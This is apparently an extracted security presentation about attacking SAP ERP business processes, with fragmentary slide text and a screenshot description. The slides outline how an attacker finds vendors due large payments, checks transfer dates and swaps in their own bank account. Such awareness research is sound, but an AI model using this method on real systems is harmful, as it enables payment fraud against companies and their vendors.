


Famous Example: The pin factory by Adam Smith

Example: Attacking the Business Processes

Finding & Exploiting Vendors which Expect Money

- ▶ The attacker could directly go to vendor payment history for determining the target bank accounts of vendors.



Determining Victim Bank Accounts


- Attacker can filter out uninteresting accounts and focus on ones where the victim company will transfer more than 10.000 EUR

The screenshot shows the SAP ERP interface with the title "Vendor Appraisal with OI Sorted List". The window is divided into several sections:

- Vendor selection:** Includes fields for "Vendor account" and "Company code".
- Selection using search help:** Includes "Search help ID" and "Search string" fields, along with a "Search help" button.
- Reporting Time Frame:** Includes "Fiscal Year" set to "2012" and a "to" field.
- Line item selection:** Includes "Open items at key date" set to "14.12.2012".
- Further selections (left):** Includes "Fiscal Period" set to "16", "Balance", "Absolute total commitments", and "Master Record Recon. Account".
- Further selections (right):** Includes "Fiscal Period" set to "16", "Balance" set to "10,000-", and other fields like "Absolute total commitments", "Master Record Recon. Account", "Line Item Reconciliation Acc", "Posting Date", "Document Date", and "Net Due Date". It also includes checkboxes for "Standard Documents" (checked) and "Noted Items".
- Output control:** Includes settings for "OI sorted list sorting (1,2)" (set to 1), "Summarization level (0-4)" (set to 0), "OI list summarization (0-2)" (set to 1), and checkboxes for "Corporate Group Version", "Company Code Data" (set to 0), "Only Master Acts w/ Open Items" (checked), and "Net due date sorted list".


Determining Victim Bank Accounts

- Attacker can pick the largest sum which will be paid
- Attacker can also check when the transfer will be done
- Now only one step is left for the result
 - Replacing the bank account of the Vendor with the attacker's bank account



Changing the Bank Accounts

